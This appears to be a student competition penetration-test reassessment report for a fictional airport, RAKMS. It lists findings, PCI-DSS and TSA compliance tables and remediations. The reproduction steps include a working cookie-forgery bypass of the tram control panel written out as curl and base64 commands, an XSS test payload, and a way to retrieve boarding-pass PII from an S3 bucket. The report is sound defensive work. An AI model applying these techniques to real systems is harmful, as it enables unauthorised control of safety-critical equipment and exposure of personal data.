Robert A. Kalka Metropolitan Skyport

Penetration Test Reassessment Report

finals-xx@cptc.team

January 14th, 2024

Table of Contents

Executive Summary

RAKMS hired Finals-xx to conduct a penetration test of RAKMS infrastructure following the implementation of updated security controls. Our assessment identified several critical security vulnerabilities across five domains provided by RAKMS: Airport Process Control Infrastructure, Terminal and Gate Operations, Airport Loyalty Programs, Airport Resource Management & Inventory Controls, and Amazon Web Services Environment. In this assessment, we ranked these vulnerabilities from high risk to low risk based on their technical severity and importance to the business.

The report addresses the vulnerabilities and compliance gaps that must be remediated to protect the RAKMS network from potential security threats and legal repercussions. Ultimately, we assessed a high degree of civil and legal liability at stake due to limited cybersecurity practices and infrastructure.

In March 2023, the Transportation Security Agency (TSA) updated its cybersecurity requirements for airports. These include stipulations for network segmentation, access control for critical systems, and regular system updates. Additionally, for purchases within the airport, the Payment Card Industry Data Security Standards (PCI-DSS) establish 12 key cybersecurity requirements for compliance on the network. RAKMS's current network infrastructure does not fully comply with these updated requirements. Failure to meet these standards could lead to punitive fines, increased legal liability, and even the potential denial of federal funding for government programs, such as the Airport Terminals Program, in the subsequent fiscal year.

Additionally, we found that several storage, transmission, and encryption capabilities of the systems within the RAKMS network were not in compliance with PCI-DSS requirements for protecting credit card holders and their personal information. As RAKMS handles this information, the limited cybersecurity practices found here could lead to sanctions from payment processors and extensive financial liability for the organization.

In this report, we provide not only a description of vulnerabilities and an assessment of their respective business impacts, but also instructions on how to reproduce or observe each of the vulnerabilities. Finally, for each issue, we provide the methods of remediation for the reference of the RAKMS security team.

We hope that you find this comprehensive report helpful, and that it provides a path to reevaluating and mitigating business risks, improving the organization's overall cybersecurity posture.

Engagement Overview

Technical Scope

Finals-xx identified vulnerabilities for the local network and the cloud environment. The scope for the local network is defined by the subnets and their respective categories below:


Subnet	Intended Segment
10.0.1.0/24	User
10.0.200.0/24	Guest
10.0.0.0/24	Corporate
10.0.20.0/24	Train

Additionally, Team xx reviewed RAKMS's Amazon Web Services infrastructure. Anything that was accessible via the provided AWS keys was considered in scope.

Any other network, system, or medium including the Virtual Desktop Interface (VDI) and Virtual Private Network (VPN) infrastructure that does not exist within the specified subnets were not engaged in the assessment's scope.

Although RAKMS IT staff provided 4 subnets, we were able to reach all the hosts from just 2 subnets (Guest and Corporation). We strongly recommend continuing the rollout of increased network segmentation and access control lists for even more fine-grained control and security.

Network Diagram



Assessment Summary

Overall, Finals-xx's reassessment of the RAKMS network highlights several needs for improvement. There are several critical security vulnerabilities that could pose an existential threat to RAKMS. Luckily, most of the remediations are simple and in most cases require changing options in configuration files or minor business logic modifications.

Finals-xx's findings are organized into four levels of severity by a business risk metric defined in the "Assessment Metrics" section of the report.

Finals-xx's findings are organized within those four risk levels by the National Institute of Standards and Technology's (NIST) CVSSv3 score. This metric is also defined within the "Assessment Metrics" section of the report.

Key Findings & Remediations

After a thorough review of our findings, we determined several key technical findings that pose an particularly grave risk to the confidentiality, integrity, and/or availability of critical RAKMS systems.

1. **Authentication Bypass on People Mover Control (Critical Risk 1.1)**
    1. **Finding:** During the first assessment, we were able to control People Movers without any authentication using the *control* endpoint of the people mover API. In our reassessment, we identified that this risk was partially remediated through the use of HTTPS and a cookie-based authentication token. However, we were still able to bypass this authentication and access the people mover control panel.
    2. **Importance:** This is both a safety and compliance issue. This vulnerability cannot be discussed in terms of "if," but "when" an attacker will exploit it. It should be the number one focus. In leaving this risk unmitigated, the risk-accepting authority assumes risk of civil lawsuit for negligence, potential loss of funds through the Airport Terminal Program, and potential violations of airline contracts.
    3. **Remediation:** Authentication should be handled on the server-side of the web application. Instead of using cookies to identify roles, the cookie should identify a session which can relate to an authenticated role on the server. This requires modifications of the application code and/or placing the tram application behind an authenticated proxy.

2. **Unauthenticated Access to Boarding Passes (Critical Risk 1.2)**
    1. **Finding:** When assessing the boarding pass software, we can access boarding passes directly by their timestamp. Passenger Personally Identifiable Information, (PII) including names and Social Security Numbers, are stored within the barcode. This vulnerability provides an attacker with unauthenticated access to customer PII.
    2. **Importance:** This is a violation of PCI-DSS, TSA requirements, and NIST guidelines. Thus, there is a risk of financial penalties, legal ramifications, and a loss of passenger trust. According to the Payment Card Industry organization, a data breach is subject to a penalty of $50-$90 per record.
    3. **Remediation:** The simplest remediation is to change the file format to include a long random string. This would make the data significantly more resilient to brute force attacks. However, the most optimal solution would be implementing a separate information storage system to prevent storage of this data within the barcodes.

3. **Firewalls Disabled Throughout the Network (High Risk 2.6)**
    1. **Finding:** The firewall is disabled on several key Windows systems.
    2. **Importance:** The firewall is a critical component in maintaining a strong security posture. Moreover, it is the first requirement listed by the Payment Card Industry Data Security Standards.
    3. **Remediation:** This vulnerability can be remediated through enabling the Firewall for all levels of access and implementing exceptions only for necessary services. This would minimize the attack surface of the machines and prevent unauthorized access to several ports that would otherwise be accessible on these machines.

4. **Default and/or Easily Guessable Passwords (High Risk 2.9)**
    1. **Finding:** Multiple services used default and/or easily guessable passwords.
    2. **Importance:** This is a well-known, highly pervasive vulnerability that is very easy for attackers to exploit. This is a key finding because it allows attackers access to critical systems on the network.
    3. **Remediation:** The most effective way to remediate this vulnerability is to ensure all passwords created meet commonly accepted password complexity standards as outlined in NIST publications. Additionally, password policies can be implemented on the network to enforce these requirements.

5. **Cross Site Scripting (High Risk 2.7)**
    1. **Finding:** Several web services on the network were vulnerable to Cross Site Scripting (XSS).
    2. **Importance:** Cross Site Scripting is a well-known, easily exploitable vulnerability that could be used to lead users to leak personal data or potentially deface the web services.
    3. **Remediation:** This can be remediated through implementing server-side validation that verifies user content to refuse input that contains malicious code.

Regulations & Compliance Assessment

The technical findings were assessed in the context of relevant policies, regulations, and key stakeholders within the business. We determined the most important guidelines and requirements for consideration to be the Payment Card Industry Data Security Standards (PCI-DSS), recent cybersecurity requirements mandated by the Transportation Security Agency (TSA) and supplemented by National Institute of Standards and Technology (NIST) documents NIST SP 800-82r3 (OT Best Practices) and NIST SP 800-122 (Security of PII).

Payment Card Industry Data Security Standards (PCI-DSS)

All major payment card companies mandate compliance with PCI-DSS standards. RAKMS infrastructure should adhere to these requirements because it processes payment data among other sensitive PII. Thus, it is critical that RAKMS abides by these standards to ensure uninterrupted business operations. In its current state, the network does not meet the PCI-DSS requirements. Failure to make the changes recommended below can result in reputation damage, financial penalties, and legal liability pursuant to PCI-DSS v3.2.1. The following table outlines the assessed state of PCI-DSS compliance:

PCI-DSS Compliance Table Reassessment

#	Requirement	First Assessment	Reassessment	Risk References
1	Install and maintain a firewall configuration to protect cardholder data	Requires Improvement	Requires Improvement	No firewall was present on the domain controller; only minimal network segmentation was found.
2	Do not use vendor-supplied defaults for system passwords and other security parameters	Requires Improvement	Requires Improvement	Default credentials were found on multiple locations within the network.
3	Protect stored cardholder data	Requires Improvement	Met	Credit card numbers were no longer accessible on the network.

4	Encrypt transmission of cardholder data across open, public networks	Requires Improvement	Met	HTTPS was implemented on the network. This was a significant improvement from the first engagement.
5	Protect all systems against malware and regularly update anti-virus software or programs	Requires Improvement	Requires Improvement	No antivirus/antimalware solution was used on the network and outdated software was present.
6	Develop and maintain secure systems and applications	Requires Improvement	Requires Improvement	Vulnerabilities in custom web services were observed.
7	Restrict access to cardholder data by business need-to-know	Requires Improvement	Met	Credit card numbers were no longer accessible on the network.
8	Identify and authenticate access to system components	Requires Improvement	Requires Improvement	Several endpoints were unauthenticated on the network.
9	Restrict physical access to cardholder data	Requires Improvement	Met	Our team witnessed RAKMS staff stress the importance of physical security.
10	Track and monitor all access to network resources and cardholder data	Requires Improvement	Met	RAKMS staff were carefully watching the engagement, asking questions along the way.
11	Regularly test security systems and processes	Requires Improvement	Met	Finals-xx conducted a test of security systems and processes on two occassions.
12	Maintain a policy that addresses information security for all personnel	Requires Improvement	Met	Domain-wide group policy was improved since the last engagement.

March 2023 TSA Security Update Requirements

In March 2023, the Transportation Security Administration (TSA) enacted a critical cybersecurity amendment for entities under its regulation, specifically targeting airport and aircraft operators. This mandate forms a key component of the Department of Homeland Security's strategic initiative to fortify the cybersecurity infrastructure within the U.S. aviation sector. The amendment stipulates a comprehensive framework for these entities to develop and implement robust cybersecurity resilience plans. Core to this framework are stringent protocols for network segmentation, rigorous access control systems, advanced continuous monitoring and anomaly detection, and the implementation of a proactive, risk-based patch management strategy. These protocols are extension and an enhancement of existing TSA directives, which include mandatory incident reporting, the establishment of dedicated cybersecurity points of contact, and the execution of thorough vulnerability assessments.

From a penetration testing perspective, this summary delineates the critical benchmarks against which the airport's cybersecurity posture must be evaluated. The assessment should methodically examine the airport's alignment with these enhanced TSA cybersecurity standards, with a particular focus on the integrity and resilience of network infrastructure, efficacy of access control mechanisms, robustness of threat detection systems, and the agility of their response to cybersecurity incidents. Adherence to these augmented TSA guidelines is imperative for the airport to maintain a fortified defense against the increasingly sophisticated landscape of cybersecurity threats, thereby ensuring the protection and integrity of its critical operational infrastructure.

TSA Security Compliance Table Reassessment

#	Requirement	First Assessment	Reassessment	Risk References
1	Develop network segmentation policies and controls to ensure that operational technology systems can continue to safely operate in the event that an information technology system has been compromised, and vice versa.	Requires Improvement	Requires Improvement	No firewall was present on the domain controller; network segmentation was improved, but workstations in the Corporation subnet should be relocated to the User subnet.
2	Create access control measures to secure and prevent unauthorized access to critical cyber systems.	Requires Improvement	Requires Improvement	Default credentials were found in multiple locations on the network. Additionally, our team was able to access critical systems.
3	Implement continuous monitoring and detection policies and procedures to defend against, detect, and respond to cybersecurity threats and anomalies that affect critical cyber system operations.	Requires Improvement	Met	RAKMS staff was carefully watching the engagement, asking questions along the way.
4	Reduce the risk of exploitation of unpatched systems through the application of security patches and updates for operating systems, applications, drivers and firmware on critical cyber systems in a timely manner using a risk-based methodology.	Requires Improvement	Met	Machines that were vulnerable to MS17-010 were patched, but still remained out of date. While there was improvement, we recommend implementing more frequent updates.

Operational Technology Radio Frequency Findings

During the engagement, our team collected Radio Frequency (RF) data generated from Operational Technology (OT) devices within the RAKMS Airport. Particularly, the RAKMS baggage claim network demonstrated the largest possibility for critical system exploitation. The baggage claim, which was determined to communicate through RF signals in the frequency of ~433 MHz, used a custom protocol. However, it lacked any method for obfuscation or encryption. Due to this, a threat actor could capture the baggage claim signals, demodulate the signal using PSK and view the decoded packet data. An advanced threat actor could then reverse engineer the baggage claim protocol and send their own RF signals to the baggage claim to kinetically effect the OT.

Finals-xx was unable to obtain enough signal fidelity to conduct our offensive RF campaign. However, given enough exposure to your OT systems to collect sufficient signal data, a threat actor could override and control your baggage claim capabilities.

RAKMS Bug Bounty Assessment

To address the concerns of the RAKMS legal department regarding the alleged Bug Bounty collection, our team conducted a thorough assessment of the boarding pass generation and storage systems currently in place within the RAKMS AWS Cloud environment.

During our engagement we discovered a critical vulnerability (Critical Risk 1.2) which allows for the unauthorized access of boarding pass barcodes. These barcodes are generated using the developmental boarding pass barcode generator public-facing through the AWS Cloud environment, and also contained critical PII.

Our team has concluded with 80% certainty that the Bug Bounty collection that is being attempted is **fraudulent**. This is due to two primary inconsistencies that our team found in our assessment when compared to the boarding pass data provided by the legal department. In the provided boarding passes that the bounty collectors were attempting to use, the SSN's pulled from the barcodes of the boarding pass are not valid. They contain eight digits instead of nine and would have failed to pass the input checks that are in place within your boarding pass barcode generation system. Additionally, the current version of the boarding pass generator creates barcodes that display the date in Georgian format while the provided boarding passes were using the Julian date format.

Through these findings, we conclude that the Bug Bounty Collector likely exploited the boarding pass barcode generator vulnerability to create their own fake boarding passes and claim that they were valid to your legal department.

We recommend that your AWS Development and infrastructure team conduct a security reassessment after remediating our findings and reaching their own conclusion before working with the legal department to arrive at a final assessment of the Bug Bounty collection validity, however we believe that we were successful in finding the "bug" used in this bounty request.

Phishing Engagement

Finals-xx conducted a two-part phishing engagement as part of the assessment for RAKMS to simulate potential voice and email phishing attempts that attackers may conduct on the business. During our initial voice phishing engagement, Finals-xx conducted a phone call to the RAKMS helpdesk team. In our second engagement, Finals-xx sent an email containing a malicious word document to an employee within the company. Overall, Finals-xx found that the RAKMS team did a good job protecting most important information. However, there were two aspects of PII that were leaked during the call—these included the full name of the employee being phished, and the department in which the employee worked within. In order to improve company security, Finals-xx recommends that RAKMS implements additional user training to prevent future phishing attacks from threat actors.

Assessment Metrics

To provide the most objective, measurable, and actionable feedback, our team uses two frameworks to analyze our findings. The Common Vulnerability Scoring System (CVSS) is the industry standard metric for defining the severity of the vulnerability with respect to its technical impact to your infrastructure. Additionally, our team uses a business impact analysis metric defined by the globally recognized Information Systems Audit and Control Association (ISACA). Combining these two metrics allows us to accurately assess the severity of each finding as it relates to both day-to-day operations, as well as strategic planning.

Common Vulnerability Scoring System (CVSS) Overview

The Common Vulnerability Scoring System (CVSS) is a critical framework published by the National Institute of Science and Technology (NIST) for assessing the severity of security vulnerabilities discovered during a penetration test. In the context of an airport's cybersecurity, safety and operational integrity are paramount. The system scores vulnerabilities on a scale from 0 to 10, considering factors including the ease of exploiting a vulnerability, the level of access or privileges required, and the potential consequences of an exploit. This scoring helps the executive team prioritize resources and responses to the most critical threats, ensuring a robust and focused approach to protecting sensitive airport operations, passenger data, and infrastructure from cyber threats. The score ranges we use in this report are defined by NIST CVSS version 3.0 in the table below:

CVSS v3.0 Ratings	
Severity	Score Range
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Business Impact Analysis (BIA) Scoring System Overview

The Business Impact Analysis (BIA) framework, as applied to penetration testing, offers the executive team of an airport a strategic tool for evaluating cybersecurity risks in terms of their potential business consequences. This framework operates on a two-axis matrix, with one axis measuring the potential impact on the airport's operations, finances, safety, and reputation, and the other assessing the likelihood of a particular vulnerability being exploited. By mapping the findings of a penetration test onto this matrix, the BIA provides a clear visualization of which vulnerabilities are most critical, enabling the executive team to prioritize resources and responses effectively. This approach not only highlights the technical severity of security gaps but also aligns the cybersecurity efforts with the airport's overall business objectives, ensuring a balanced and effective approach to protecting the airport's infrastructure, passengers, and reputation against cyber threats. The framework we use in this report is outlined in the table below:

Business Risk Matrix		Impact			
		Minor	Moderate	Major	Catastrophic
Likelihood	Rare	Low	Low	Medium	High
	Unlikely	Low	Medium	Medium	High
	Likely	Medium	Medium	High	Critical
	Very Likely	Medium	High	Critical	Critical

Although measuring business risk requires a subjective analysis of the situation, we use the following decision criteria to assess the likelihood and impact of every vulnerability. It is important to recognize that not all vulnerabilities are mutually exclusive. For instance, a lack of segmenting the network can significantly increase the business impact of a minor vulnerability.

Thus, we make our analysis by combining the technical and business matrices with the context in which the vulnerability is present to determine its final Business Risk severity.


Reassessment of Previous Findings

To maintain continuity from our initial assessment, our team conducted a reassessment of the initial findings from the penetration test conducted on 12 November 2023. To test each of these, members of our team were assigned to each finding to confirm whether the finding was sufficiently mitigated.

Overall, while many of the initial vulnerabilities were identified and mitigated, some were only partially mitigated or left unchanged.

We have consolidated the remaining vulnerabilities in this document.

Vulnerability Reassessment Statistics



Technical Findings

Findings listed below are first ordered by the risk that they present to the business. Within each category of business risk, the findings have been ordered by CVSSv3 score.

Vulnerability Risk Level – Critical

Critical Risk 1.1: Authentication Bypass for Tram Control

Impact to Business:	Catastrophic	**Severity:**	**Critical**
Likelihood:	Likely	**CVSS v3 Score:**	9.1
Business Risk:	**Critical**	**MITRE ATT&CK:**	T1606
Vulnerability Reference:		Reliance on Cookies without Validation	


Description:
By changing one of the cookie values, we were able to bypass the login on the Tram web applications, allowing us to arbitrarily start and stop any of the 3 connected trams.

Business Impact:
Exploitation of this vulnerability will allow attackers to control the speed of people movers. If this is changed, it can cause physical injury to passengers. In leaving this risk unmitigated, the risk-accepting authority assumes risk of civil lawsuit for negligence, potential loss of funds through the Airport Terminal Program, and potential violations of airline contracts.

Steps to Reproduce:
DO NOT ATTEMPT TO REPRODUCE VULNERABILITY WITHOUT AUTHORIZATION. TEAM XX DID NOT EXECUTE THIS EXPLOIT DUE TO THE RISK OF LIFE AND LIMB TO TRAM PASSENGERS.

1. Using the curl command, access the server with the options "-vvv" to show the headers.
2. Decode the "x-auth" cookie from base64, replace "guest" with "admin," and re-encode.
3. Using the new "x-auth" cookie, request the /admin endpoint. Observe full train control.

```
curl -X GET "http://10.0.20.101:8088/admin" -vvv
Note: Unnecessary use of -X or --request, GET is already inferred.
*   Trying 10.0.20.101:8088...
* Connected to 10.0.20.101 (10.0.20.101) port 8088 (#0)
> GET /admin HTTP/1.1
> Host: 10.0.20.101:8088
> User-Agent: curl/7.87.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 401 UNAUTHORIZED
< Server: Werkzeug/3.0.1 Python/3.10.12
< Date: Sat, 13 Jan 2024 18:27:10 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 12
< Set-Cookie: x-auth=gASVEwAAAAAAAAB9lIwEcm9sZZSMBWd1ZXNOlHMu; Path=/
< Access-Control-Allow-Origin: *
```




```
┌──(root                    )-[~]
└─# cookie=$(echo "gASVEwAAAAAAAAB9lIwEcm9sZZSMBWd1ZXNOlHMu" | base64 -d | sed 's/guest/admin/g' | base64)

┌──(root                    )-[~]
└─# curl -X GET --cookie "x-auth=$cookie; Path=/" "http://10.0.20.101:8088/admin"
```

Steps to Remediate:

Instead of using cookies to store the user type, the cookie should only store the session ID. All authentication and validation of the user should be done server-side. This will require a modification of the API but will mitigate a critical risk.


Critical Risk 1.2: AWS s3 Bucket Object Unauthenticated Access


Impact to Business:	Major	**Severity:**	**High**
Likelihood:	Very Likely	**CVSS v3 Score:**	8.8
Business Risk:	**Critical**	**MITRE ATT&CK:**	T1078.004
Vulnerability Reference:		SEC02-BP01 Use strong sign-in mechanisms	

Description:
Threat actors can look up boarding passes and their associated PII by the time they were created.

Business Impact:
Unauthenticated access to creating and viewing boarding passes can leak customer PII. Data leaks can damage the company's reputation and its relationship with its customers. Furthermore, attackers could use boarding passes to board onto planes, thus causing further disruption.


Steps to Reproduce:
Navigate to rakmsbarcode20240111034800721800000004.s3-website-us-east-1.amazonaws.com to generate a boarding pass. Monitor the console to see the generated boarding pass named after it was created. Use the file name as the extension for the uri to download the boarding pass. Decode the barcode as *pdf417* to uncover the passenger's personal information. *The example below is an example created by our team and contains no valid PII.*





Barcode: 1 of 1 **Type:** Pdf417
Length: 60 **Rotation:** none
Module: 8.2pix **Rectangle:** {X=256,Y=914,Width=1399,Height=213}

Page 1 of 1



```
M1White PaulDean      EAA102KKMSKSFH LIL
277F10A040W67890123
```

Steps to Remediate:
To remediate this vulnerability, alter the aws s3 bucket policy to disallow the s3:GetObject permission for the "/*.svg" endpoint.

Vulnerability Risk Level – High


High Risk 2.1: Cross-site Scripting on EmployeeDB User Creation

Impact to Business:	Major	**Severity:**	**Critical**
Likelihood:	Likely	**CVSS v3 Score:**	9
Business Risk:	**High**	**MITRE ATT&CK:**	T1189
Vulnerability Reference:		Cross Site Scripting	

Description:
The employee database only validates the usernames of newly created user on the client side. Modifying or bypassing the client code allows the "admin" account to create users with names that contain executable JavaScript code. This code is then executed when the page is viewed in the browser.

Business Impact:
The attack allows malicious actors to steal employee credentials to damage mission critical systems, mine cryptocurrency, break the website for users, or execute any number of other damaging attacks. This could result in lost time, loss of availability for critical business services, and compromised user credentials.

Steps to Reproduce:
Copy the PHPSESSID cookie from your browser when logged in as an admin user. Execute the curl command below, substituting the cookie redacted here for the cookie saved in your browser. Observe the "<script>alert("xss test")</script>" in the returned code from the webpage.



Steps to Remediate:
Implement username sanitation checks on the server side. For a PHP application like the employee database, this can be achieved with the use of the sanitization filter.

High Risk 2.2: AWS User Weak Password Policy

Impact to Business:	Major	Severity:	High
Likelihood:	Very Likely	CVSS v3 Score:	8.9
Business Risk:	High	MITRE ATT&CK:	T1110
Vulnerability Reference:		SEC02-BP01 Use strong sign-in mechanisms	

Description:
The AWS Environment contains methods to enforce password strength through policy. AWS IAM password policies that should be in place but are absent from the RAKMS AWS environment are the following: ensure "Password expiration period" (in days) is set to 90 or less, ensure "Requires at least one lowercase letter," ensure "Require at least one number," ensure "Require at least one non-alphanumeric character," ensure "Requires at least one uppercase letter," and ensure "Minimum password length", is set to 14 characters or greater. This vulnerability was discovered in our first engagement and remains **non-remediated.**

Business Impact:
The lack of password security present in the AWS environment opens numerous attack vectors through malicious attacks accessing valid accounts. Password policies are used to enforce password complexity requirements. A lack of password complexity can allow unauthorized access into the RAKMS AWS environment and provide threat actors with internal access into the environment. Mandating strong passwords with AWS IAM policy exponentially limits the scope that brute force attacks could gain access to.

Steps to Reproduce:
With AWS Environment Access, an attacker could list the account password policy through the command line. An attacker or threat actor could extrapolate the lack of policy on one account to the rest of the environment and begin a brute force campaign.

```
┌──(root                    )-[~]
